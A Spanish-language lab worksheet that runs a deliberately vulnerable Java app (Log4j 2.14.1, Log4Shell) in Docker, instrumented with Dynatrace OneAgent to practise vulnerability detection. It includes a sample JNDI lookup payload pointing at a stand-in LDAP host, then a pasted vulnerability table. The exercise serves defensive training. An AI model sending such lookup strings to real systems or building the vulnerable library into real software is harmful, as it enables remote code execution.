

Taller 2: Dynatrace OneAgent en Contenedor con Aplicación Java Vulnerable

Objetivo

Simular una aplicación Java con una vulnerabilidad conocida (Log4Shell - CVE-2021-44228), instrumentada con Dynatrace OneAgent para observar su detección en **AppSec Runtime**.


Requisitos

- Cuenta de Dynatrace SaaS o Managed con **Application Security** habilitado.
- **Token de instalación** de OneAgent con permisos de descarga.
- Docker Desktop instalado (Windows/macOS/Linux).
- Editor de texto (VS Code, Notepad++, etc.).


Archivos necesarios

- `App.java`: aplicación Java vulnerable con Log4j 2.14.1.
- `pom.xml`: dependencias con Log4j vulnerable.
- `log4j2.xml`: configuración del logger.
- `Dockerfile`: instala OneAgent + ejecuta la app Java.

Configura la detección de vulnerabilidades en Dynatrace (deberás hacer otro periodo de prueba para la función específica)



Además deberás habilitarlo para aplicación como en siguiente la imagen y salvar los cambios.




Levanta OneAgent en un contenedor

```
docker run -d --name oneagent --privileged --pid=host --net=host -v /:/mnt/root -v /var/run/docker.sock:/var/run/docker.sock -v /var/lib/docker/containers:/var/lib/docker/containers -e ONEAGENT_INSTALLER_SCRIPT_URL="https://xxxx4242.live.dynatrace.com/api/v1/deployment/installer/agent/unix/default/latest" -e ONEAGENT_INSTALLER_DOWNLOAD_TOKEN="dt0c01.XXXXXXXXXXXXX" -e DT_CUSTOM_PROP="Docker=Enabled" -e DT_FEATURE_DETECTION_VULNERABILITIES=1 dynatrace/oneagent
```

Levanta la aplicación

```
docker build -t java-vulnerable-app-dt .
```

```
docker run -d -p 6060:6060 -p 9090:9090 java-vulnerable-app-dt
```



Probar la vulnerabilidad

Abre en el navegador o usa `curl`:

```
curl "http://localhost:6060/test-vuln"
```

El endpoint `/test-vuln` genera un payload Log4Shell tipo `${jndi:ldap://example.com/a}` que será registrado en los logs.



Validar en Dynatrace (pueden tardar un rato)

1. Ve a **Dynatrace** → **Application Security** → **Vulnerabilities**.
2. Busca el proceso o servicio `java-vulnerable-app-dt`.

3. Verifica que se detectó **CVE-2021-44228** y su nivel de riesgo.

4. Puedes revisar los detalles del componente vulnerable: `log4j-core:2.14.1`.

12 vulnerabilities detected

Powered by [Davis® Security Score](#)

Davis Security Advisor

Vulnerability %	Davis Security...	Davis Assessment	CVSS score %	Vulnerability ... %	Status %	Mute status %	Affected enti... %	Technology %	Open since %
> S-18: CVE-2023-21967 Java runtime	Medium 5.3		Medium 5.9	Third-party Runtime	Open	Not muted	Process groups: 1	Java	5 minutes ago 25 may 2025, 18:09
> S-1: CVE-2022-21476 Java runtime	Medium 5.8		Medium 5.8	Third-party Runtime	Open	Not muted	Process groups: 1	Java	5 minutes ago 25 may 2025, 18:09
> S-8: CVE-2023-21939 Java runtime	Medium 4.3		Medium 5.3	Third-party Runtime	Open	Not muted	Process groups: 1	Java	5 minutes ago 25 may 2025, 18:09
> S-4: Incorrect Conversion between Numeric Ty... Java runtime	Medium 4.3		High 7.5	Third-party Runtime	Open	Not muted	Process groups: 1	Java	5 minutes ago 25 may 2025, 18:09
> S-2: CVE-2022-21548 Java runtime	Medium 4.3		Medium 5.3	Third-party Runtime	Open	Not muted	Process groups: 1	Java	5 minutes ago 25 may 2025, 18:09
> S-12: CVE-2024-28952 Java runtime	Medium 4.2		High 7.4	Third-party Runtime	Open	Not muted	Process groups: 1	Java	5 minutes ago 25 may 2025, 18:09
> S-5: CVE-2023-21938 Java runtime	Medium 4.2		High 7.4	Third-party Runtime	Open	Not muted	Process groups: 1	Java	5 minutes ago 25 may 2025, 18:09
> S-11: CVE-2023-21968 Java runtime	Low 3.1		Low 3.7	Third-party Runtime	Open	Not muted	Process groups: 1	Java	5 minutes ago 25 may 2025, 18:09
> S-9: CVE-2023-21954 Java runtime	Low 3.1		Medium 5.9	Third-party Runtime	Open	Not muted	Process groups: 1	Java	5 minutes ago 25 may 2025, 18:09